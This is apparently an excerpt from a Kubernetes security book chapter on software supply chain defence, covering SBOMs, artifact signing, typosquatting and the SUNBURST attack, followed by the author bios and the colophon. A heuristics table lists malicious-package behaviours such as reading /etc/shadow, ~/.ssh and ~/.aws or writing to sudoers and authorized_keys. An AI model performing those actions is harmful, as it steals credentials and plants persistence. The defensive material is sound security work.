You value your data security, so running any code from the internet without first verifying it could be unsafe. Adversaries like Captain Hashjack may have left a backdoor to enable remote access to any system that runs their malicious code. You should consider the risk of such an attack as sufficiently low before you allow the software inside your organization's corporate network and production systems.

One method to scan ingested code is shown in Figure 4-6. Containers (and other code) that originate outside your organization are pulled from the internet onto a temporary virtual machine. All software signatures and checksums are verified, binaries and source code are scanned for CVEs and malware, and the artifact is packaged and signed for consumption in an internal registry.



Figure 4-6. Third-party code ingestion

In this example a container pulled from a public registry is scanned for CVEs, e.g., tagged for the internal domain, then signed with Notary and pushed to an internal registry, where it can be consumed by Kubernetes build systems and your developers.

When ingesting third-party code you should be cognizant of who has released it and/or signed the package, the dependencies it uses itself, how long it has been published for, and how it scores in your internal static analysis pipelines.

Aqua's Dynamic Threat Analysis for Containers runs potentially hostile containers in a sandbox to observe their behavior for signs of malice.

Scanning third-party code before it enters your network protects you from some supply chain compromises, but targeted attacks may be harder to defend against as they may not use known CVEs or malware. In these cases you may want to observe it running as part of your validation.

Software Bills of Materials

Creating a software bill of materials (SBOM) for a container image is easy with tools like syft, which supports APK, DEB, RPM, Ruby Bundles, Python Wheel/Egg/requirements.txt, JavaScript NPM/Yarn, Java JAR/EAR/WAR, Jenkins plugi-ns JPI/HPI, and Go modules.

It can generate output in the CycloneDX XM format. Here it is running on a container with a single static binary:

```
user@host:~ [0]$ syft packages controlplane/bizcard:latest -o cyclonedx
Loaded image
Parsed image
Cataloged packages      [0 packages]
<?xml version="1.0" encoding="UTF-8"?>
<bom xmlns="http://cyclonedx.org/schema/bom/1.2"
    version="1" serialNumber="urn:uuid:18263bb0-dd82-4527-979b-1d9b15fe4ea7">
  <metadata>
    <timestamp>2021-05-30T19:15:24+01:00</timestamp>
    <tools>
      <tool>
        <vendor>anchore</vendor>    ❶
        <name>syft</name>           ❷
        <version>0.16.1</version>   ❸
      </tool>
    </tools>
    <component type="container">    ❹
      <name>controlplane/bizcard:latest</name>  ❺
      <version>sha256:183257b0183b8c6420f559eb5591885843d30b2</version>  ❻
    </component>
  </metadata>
```

```
  <components></components>
</bom>
```

❶ The vendor of the tool used to create the SBOM.

❷ The tool that's created the SBOM.

❸ The tool version.

❹ The supply chain component being scanned and its type of container.

❺ The container's name.

❻ The container's version, a SHA256 content hash, or digest.

A bill of materials is just a packing list for your software artifacts. Running against the `alpine:base` image, we see an SBOM with software licenses (output edited to fit):

```
user@host:~ [0]$ syft packages alpine:latest -o cyclonedx
 ✓ Loaded image
 ✓ Parsed image
 ✓ Cataloged packages      [14 packages]
<?xml version="1.0" encoding="UTF-8"?>
<bom xmlns="http://cyclonedx.org/schema/bom/1.2"
     version="1" serialNumber="urn:uuid:086e1173-cfeb-4f30-8509-3ba8f8ad9b05">
  <metadata>
    <timestamp>2021-05-30T19:17:40+01:00</timestamp>
    <tools>
      <tool>
        <vendor>anchore</vendor>
        <name>syft</name>
        <version>0.16.1</version>
      </tool>
    </tools>
    <component type="container">
      <name>alpine:latest</name>
      <version>sha256:d96af464e487874bd504761be3f30a662bcc93be7f70bf</version>
    </component>
  </metadata>
  <components>
  ...
  <component type="library">
      <name>musl</name>
      <version>1.1.24-r9</version>
      <licenses>
        <license>
          <name>MIT</name>
        </license>
      </licenses>
      <purl>pkg:alpine/musl@1.1.24-r9?arch=x86_64</purl>
    </component>
  </components>
</bom>
```

These verifiable artifacts can be signed by supply chain security tools like `cosign`, `in-toto`, and `notary`. When consumers demand that suppliers produce verifiable artifacts and bills of materials from their own audited, compliant, and secure software factories, the supply chain will become harder to compromise for the casual attacker.

An attack on source code prior to building an artifact or generating an SBOM from it is still trusted, even if it is actually malicious, as with SUNBURST. This is why the build infrastructure must be secured.

Human Identity and GPG

Signing Git commits with GNU Privacy Guard (GPG) signatures identifies the owner of they key as having trusted the commit at the time of signature. This is useful to increase trust, but requires public key infrastructure (PKI), which is notoriously difficult to secure entirely.

> Signing data is easy—the verification is hard.
>
> —Dan Lorenc

The problem with PKI is the risk of breach of the PKI infrastructure. Somebody is always responsible for ensuring the public key infrastructure (the servers that host individuals' trusted public keys) is not compromised and is reporting correct data. If PKI is compromised, an entire organization may be exploited as attackers add keys they control to trusted users.

Signing Builds and Metadata

In order to trust the output of your build infrastructure, you need to sign it so consumers can verify that it came from you. Signing metadata like SBOMs also allows consumers to detect vulnerabilities where the code is deployed in their systems. The following tools help by signing your artifacts, containers, or metadata.

Notary v1

Notary is the signing system built into Docker, and implements The Update Framework (TUF). It's used for shipping software updates, but wasn't enabled in Kubernetes as it requires all images to be signed, or it won't run them. portieris implements Notary as an admission controller for Kubernetes instead.

Notary v2 supports creating multiple signatures for OCI Artifacts and storing them in OCI image registries.

sigstore

sigstore is a public software signing and transparency service, which can sign containers with cosign and store the signatures in an OCI repository, something missing from Notary v1. As anything can be stored in a container (e.g., binaries, tarballs, scripts, or configuration files), `cosign` is a general artifact signing tool with OCI as its packaging format.

> `sigstore` provides free certificates and tooling to automate and verify signatures of source code.
>
> —sigstore release announcement

Similar to Certificate Transparency, it has an append-only cryptographic ledger of events (called rekor), and each event has signed metadata about a software release as shown in Figure 4-7. Finally, it supports "a free Root-CA for code signing certs, that is, issuing certificates based on an OIDC email address" in fulcio. Together, these tools dramatically improve the capabilities of the supply chain security landscape.

It is designed for open source software, and is under rapid development. There are integrations for TUF and in-toto, hardware-based tokens are supported, and it's compatible with most OCI registries.

`sigstore`'s cosign is used to sign the Distroless base image family.



Figure 4-7. Storing sigstore manifests in the rekor transparency log

in-toto and TUF

The in-toto toolchain checksums and signs software builds—the steps and output of CI/CD pipelines. This provides transparent metadata about software build processes. This increases the trust a consumer has that an artifact was built from a specific source code revision.

in-toto link metadata (describing transitions between build stages and signing metadata about them) can be stored by tools like rekor and Grafeas, to be validated by consumers at time of use.

The in-toto signature ensures that a trusted party (e.g., the build server) has built and signed these objects. However, there is no guarantee that the third party's keys have not been compromised—the only solution for this is to run parallel, isolated build environments and cross-check the cryptographic signatures. This is done with reproducible builds (in Debian, Arch Linux, and PyPi) to offer resilience to build tool compromise.

This is only possible if the CI and builds themselves are deterministic (no side effects of the build) and reproducible (the same artifacts are created by the source code). Relying on temporal or stochastic behaviors (time and randomness) will yield unreproducible binaries, as they are affected by timestamps in logfiles, or random seeds that affect compilation.

When using in-toto, an organization increases trust in their pipelines and artifacts, as there are verifiable signatures for everything. However, without an objective threat model or security assessment of the original build infrastructure, this doesn't protect supply chains with a single build server that may have been compromised.

Producers using in-toto with consumers that verfiy signatures makes an attacker's life harder. They must fully compromise the signing infrastructure (as with SolarWinds).

GCP Binary Authorization

The GCP Binary Authorization feature allows signing of images and admission control to prevent unsigned, out of date, or vulnerable images from reaching production.

Validating expected signatures at runtime provides enforcement of pipeline controls: is this image free from known vulnerabilities, or has a list of "accepted" vulnerabilities? Did it pass the automated acceptance tests in the pipeline? Did it come from the build pipeline at all?

Grafeas is used to store metadata from image scanning reports, and Kritis is an admission controller that verifies signatures and the absence of CVEs against the images.

Grafeas

Grafeas is a metadata store for pipeline metadata like vulnerability scans and test reports. Information about a container is recorded against its digest, which can be used to report on vulnerabilities of an organization's images and ensure that build stages have successfully passed. Grafeas can also store in-toto link metadata.

Infrastructure Supply Chain

It's also worth considering your operating system base image, and the location your Kubernetes control plane containers and packages are installed from.

Some distributions have historically modified and repackaged Kubernetes, and this introduces further supply chain risk of malicious code injection. Decide how you'll handle this based upon your initial threat model, and architect systems and networks for compromise resilience.

Operator Privileges

Kubernetes Operators are designed to reduce human error by automating Kubernetes configuration, and reactive to events. They interact with Kubernetes and whatever other resources are under the operator's control. Those resources may be in a single namespace, multiple namespaces, or outside of Kubernetes. This means they are often highly privileged to enable this complex automation, and so bring a level of risk.

An Operator-based supply chain attack might allow Captain Hashjack to discreetly deploy their malicious workloads by misusing RBAC, and a rogue resource could go completely undetected. While this attack is not yet widely seen, it has the potential to compromise a great number of clusters.

You must appraise and security-test third-party Operators before trusting them: write tests for their RBAC permissions so you are alerted if they change, and ensure an Operator's `securityContext` configuration is suitable for the workload.

Attacking Higher Up the Supply Chain

To attack BCTL, Captain Hashjack may consider attacking the organizations that supply its software, such as operating systems, vendors, and open source packages. Your open source libraries may also have vulnerabilities, the most devastating of which has historically been an Apache Struts RCE, CVE-2017-5638.

Trusted open source libraries may have been "backdoored" (such as NPM's `event-stream` package) or may be removed from the registry while in active use, such as `left-pad` (although registries now look to avoid this by preventing "unpublishing" packages).

CVE-2017-5638 affected Apache Struts, a Java web framework.

The server didn't parse `Content-Type` HTTP headers correctly, which allowed any commands to be executed in the process namespace as the web server's user.

> Struts 2 has a history of critical security bugs,[3] many tied to its use of OGNL technology;[4] some vulnerabilities can lead to arbitrary code execution.
>
> —Wikipedia

Code distributed by vendors can be compromised, as Codecov was. An error in its container image creation process allowed an attacker to modify a Bash uploader script run by customers to start builds. This attack compromised build Secrets that may then have been used against other systems.

The number of organizations using Codecov was significant. Searching for Git repos with grep.app showed there were over 9,200 results in the top 500,000 public Git repos. GitHub shows 397,518 code results at the time of this writing.

Poorly written code that fails to handle untrusted user input or internal errors may have remotely exploitable vulnerabilities. Application security is responsible for preventing this easy access to your systems.

The industry-recognised moniker for this is "shift left," which means you should run static and dynamic analysis of the code your developers write as they write it: add automated tooling to the IDE, provide a local security testing workflow, run configuration tests before deployment, and generally don't leave security considerations to the last possible moment as has been traditional in software.

Types of Supply Chain Attack

TAG Security's Catalog of Supply Chain Compromises lists attacks affecting packages with millions of weekly downloads across various application dependency repositories and vendors, and hundreds of millions of total installations.

> The combined downloads, including both benign and malicious versions, for the most popular malicious packages (`event-stream`—190 million, `eslint-scope`—442 million, `bootstrap-sass`—30 million, and `rest-client`—114 million) sum to 776 million.
>
> —"Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages"

In the quoted paper, the authors identify four actors in the open source supply chain:

- Registry Maintainers (RMs)
- Package Maintainers (PMs)
- Developers (Devs)
- End-users (Users)

Those with consumers have a responsibility to verify the code they pass to their customers, and a duty to provide verifiable metadata to build confidence in the artifacts.

There's a lot to defend from to ensure that Users receive a trusted artifact (Table 4-4):

- Source code
- Publishing infrastructure
- Dev tooling
- Malicious maintainer
- Negligence
- Fake toolchain
- Watering-hole attack
- Multiple steps

Registry maintainers should guard publishing infrastructure from typosquatters: individuals that register a package that looks similar to a widely deployed package.

Table 4-4. Examples of attacking publishing infrastructure

Attack	Package name	Typosquatted name
Typosquatting	event-stream	eventstream
Different account	user/package	usr/package, user_/package
Combosquatting	package	package-2, package-ng
Account takeover	user/package	user/package—no change as the user has been compromised by to the attacker
Social engineering	user/package	user/package—no change as the user has willingly given repository access to the attacker

As Figure 4-8 demonstrates, the supply chain of a package manager holds many risks.



Figure 4-8. Simplified relationships of stakeholders and threats in the package manager ecosystem (source: "Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages")

Open Source Ingestion

This attention to detail may become exhausting when applied to every package and quickly becomes impractical at scale. This is where a web of trust between producers and consumers alleviates some of the burden of double-checking the proofs at every link in the chain. However, nothing can be fully trusted, and regular reverification of code is necessary to account for newly announced CVEs or zero-days.

In "Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages", the authors identify relevant issues as listed in Table 4-5.

Table 4-5. Heuristic rules derived from existing supply chain attacks and other malware studies

Type	Description
Metadata	The package name is similar to popular ones in the same registry. The package name is the same as popular packages in other registries, but the authors are different. The package depends on or shares authors with known malware. The package has older versions released around the time as known malware. The package contains Windows PE files or Linux ELF files.
Static	The package has customized installation logic. The package adds network, process, or code generation APIs in recently released versions. The package has flows from filesystem sources to network sinks. The package has flows from network sources to code generation or process sinks.
Dynamic	The package contacts unexpected IPs or domains, where expected ones are official registries and code hosting services. The package reads from sensitive file locations such as */etc/shadow, /home/<user>/.ssh, /home/<user>/.aws*. The package writes to sensitive file locations such as */usr/bin, /etc/sudoers, /home/<user>/.ssh/authorized_keys*. The package spawns unexpected processes, where expected ones are initialized to registry clients (e.g., pip).

The paper summarises that:

- Typosquatting and account compromise are low-cost to an attacker, and are the most widely exploited attack vectors.
- Stealing data and dropping backdoors are the most common malicious post-exploit behaviors, suggesting wide consumer targeting.
- 20% of identified malwares have persisted in package managers for over 400 days and have more than 1K downloads.
- New techniques include code obfuscation, multistage payloads, and logic bombs to evade detection.

Additionally, packages with lower numbers of installations are unlikely to act quickly on a reported compromise as Figure 4-9 demonstrates. It could be that the developers are not paid to support these open source packages. Creating incentives for these maintainers with well-written patches and timely assistance merging them, or financial support for handling reports from a bug bounty program, are effective ways to decrease vulnerabilities in popular but rarely maintained packages.



Figure 4-9. Correlation between number of persistence days and number of downloads (R&R = Reported and Removed; R&I = Reported and Investigating) (source: "Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages")

Application Vulnerability Throughout the SDLC

The Software Development Lifecycle (SDLC) is an application's journey from a glint in a developer's eye, to its secure build and deployment on production systems.

As applications progress from development to production they have a varying risk profile, as shown Table 4-6.

Table 4-6. Application vulnerabilities throughout the SDLC

System lifecycle stage	Higher risk	Lower risk
Development to production deployment	Application code (changes frequently)	Application libraries, operating system packages
Established production deployment to decommissioning	Slowly decaying application libraries and operating system packages	Application code (changes less frequently)

The risk profile of an application running in production changes as its lifespan lengthens, as its software becomes progressively more out-of-date. This is known as "reverse uptime"—the correlation between risk of an application's compromise and the time since its deployment (e.g., the date of the container's build). An average of reverse uptime in an organization could also be considered "mean time to …":

- Compromise (application has a remotely exploitable vulnerability)
- Failure (application no longer works with the updated system or external APIs)
- Update (change application code)
- Patch (to update dependencies versions explicitly)
- Rebuild (to pull new server dependencies)

Defending Against SUNBURST

So would the techniques in this chapter save you from a SUNBURST-like attack? Let's look at how it worked.

The attackers gained access to the SolarWinds systems on 4th September 2019 (Figure 4-10). This might have happened perhaps through a spear-phishing email attack that allowed further escalation into SolarWind's systems or through some software misconfiguration they found in build infrastructure or internet-facing servers.



Figure 4-10. SUNSPOT timeline

The threat actors stayed hidden for a week, then started testing the SUNSPOT injection code that would eventually compromise the SolarWinds product. This phase progressed quietly for two months.

Internal detection may have discovered the attackers here, however build infrastructure is rarely subjected to the same level of security scrutiny, intrusion detection, and monitoring as production systems. This is despite it delivering code to production or customers. This is something we can address using our more granular security controls around containers. Of course, a backdoor straight into a host system remains difficult to detect unless intrusion detection is running on the host, which may be noisy on shared build nodes that necessarily run many jobs for its consumers.

Almost six months after the initial compromise of the build infrastructure, the SUNSPOT malware was deployed. A month later, the infamous SolarWinds Hotfix 5 DLL containing the malicious implant was made available to customers, and once the threat actor confirmed that customers were infected, it removed its malware from the build VMs.

It was a further six months before the customer infections were identified.

This SUNSPOT malware changed source code immediately before it was compiled and immediately back to its original form afterwards, as shown in Figure 4-11. This required observing the filesystem and changing its contents.



Figure 4-11. SUNSPOT malware

A build-stage signing tool that verifies its inputs and outputs (as in-toto does) then invokes a subprocess to perform a build step may be immune to this variant of the attack, although it may turn security into a race condition between the in-toto hash function and the malware that modifies the filesystem.

Bear in mind that if an attacker has control of your build environment, they can potentially modify any files in it. Although this is bad, they cannot regenerate signatures made outside the build: this is why your cryptographically signed artifacts are safer than unsigned binary blobs or Git code. Tampering of signed or checksummed artifacts can be detected because attackers are unlikely to have the private keys to, for example, sign tampered data.

SUNSPOT changed the files that were about to be compiled. In a container build, the same problem exists: the local filesystem must be trusted. Signing the inputs and validating outputs goes some way to mitigating this attack, but a motivated attacker with full control of a build system may be impossible to disambiguate from build activity.

It may not be possible to entirely protect a build system without a complete implementation of all supply chain security recommendations. Your organization's ultimate risk appetite should be used to determine how much effort you wish to expend protecting this vital, vulnerable part of your system: for example, critical infrastructure projects may wish to fully audit the hardware and software they receive, root chains of trust in hardware modules wherever possible, and strictly regulate the employees permitted to interact with build systems. For most organizations, this will be deeply impractical.

Nixpkgs (utilized in NixOS) bootstraps deterministically from a small collection of tools. This is perhaps the ultimate in reproducible builds, with some useful security side effects; it allows end-to-end trust and reproducibility for all images built from it.

Trustix, another Nix project, compares build outputs against a Merkle tree log across multiple untrusted build servers to determine if a build has been compromised.

So these recommendations might not truly prevent supply chain compromise like SUNBURST, but they can protect some of the attack vectors and reduce your total risk exposure. To protect your build system:

- Give developers root access to integration and testing environments, *not* build and packaging systems.
- Use ephemeral build infrastructure and protect builds from cache poisoning.
- Generate and distribute SBOMs so consumers can validate the artifacts.
- Run intrusion detection on build servers.
- Scan open source libraries and operating system packages.
- Create reproducible builds on distributed infrastructure and compare the results to detect tampering.

- Run hermetic, self-contained builds that only use what's made available to them (instead of calling out to other systems or the internet), and avoid decision logic in build scripts.
- Keep builds simple and easy to reason about, and security review and scan the build scripts like any other software.

Conclusion

Supply chain attacks are difficult to defend completely. Malicious software on public container registries is often detected rather than prevented, with the same for application libraries, and potential insecurity is part of the reality of using any third-party software.

The SLSA Framework suggests the milestones to achieve in order to secure your supply chain, assuming your build infrastructure is already secure! The Software Supply Chain Security paper details concrete patterns and practices for Source Code, Materials, Build Pipelines, Artifacts, and Deployments, to guide you on your supply chain security voyage.

Scanning container images and Git repositories for published CVEs is a cloud native application's minimal viable security. If you assume all workloads are potentially hostile, your container security context and configuration should be tuned to match the workload's sensitivity. Container `seccomp` and LSM profiles should always be configured to defend against new, undefined behavior or system calls from a freshly compromised dependency.

Sign your build artifacts with cosign, Notary, and in-toto during CI/CD, then validate their signatures whenever they are consumed. Distribute SBOMs so consumers can verify your dependency chain for new vulnerabilities. While these measures only contribute to wider supply chain security coverage, they frustrate attackers and decrease BCTL's risk of falling prey to drive-by container pirates.

About the Authors

Andrew Martin is CEO at ControlPlane. He has an incisive security engineering ethos gained building and destroying high-traffic web applications. Proficient in systems development, testing, and operations, he is comfortable profiling and securing every tier of a bare metal or cloud native system, and has battle-hardened experience delivering containerized solutions to enterprise and government.

Michael Hausenblas is a solution engineering lead in the Amazon Web Services (AWS) open source observability service team. His background is in data engineering and container orchestration. Michael is experienced in advocacy and standardization at W3C and IETF. Before Amazon, he worked at Red Hat, Mesosphere (now: D2iQ), MapR (now part of HPE), and as a PostDoc researcher.

Colophon

The animal on the cover of *Hacking Kubernetes* is a South African shelduck (*Tadorna cana*). Also known as the Cape shelduck, it is a member of the Anatidae family and is commonly found in the wetlands, lakes, rivers, and ponds of Southern Africa, mainly in Namibia. However, in the austral winter they move northeast to favored moulting grounds.

Adult South African shelducks have chestnut-brown bodies and wings distinctly marked with black, white, and green. Males have a gray head, while the females can be distinguished by their white heads and black crown. However, the females look very similar to Egyptian geese and are almost indistinguishable when in flight. These fascinating birds can be identified by the deep honk-like call of the male or the louder, shaper *hark* of the female.

Interestingly, South African shelducks use holes and burrows made by different animals (especially aardvarks) to construct their own nests. When the younger birds are born, the adults lead them from the nest to what discipline scientists call "nursery water." Usually located a mile or two away from the nests, this nursery water hosts a number of young birds from different parents under the care of one or more adults. These ducklings are significantly susceptible to predators because of their inability to fly, and this nursery may be the adults' way of protecting them.

South African shelducks do not typically dive to feed, but are capable of doing so. Their diet consists of grass, aquatic vegetation, small fish, amphibians, bugs, worms, and small crustaceans. They are usually diurnal and nocturnal feeders. Their conservation status currently is of least concern but they are also protected under the Agreement on the Conservation of African-Eurasian Migratory Waterbirds (AEWA). Many of the animals on O'Reilly covers are endangered; all of them are important to the world.

The cover illustration is by Karen Montgomery, based on a black and white engraving from *British Birds*. The cover fonts are Gilroy Semibold and Guardian Sans. The text font is Adobe Minion Pro; the heading font is Adobe Myriad Condensed; and the code font is Dalton Maag's Ubuntu Mono.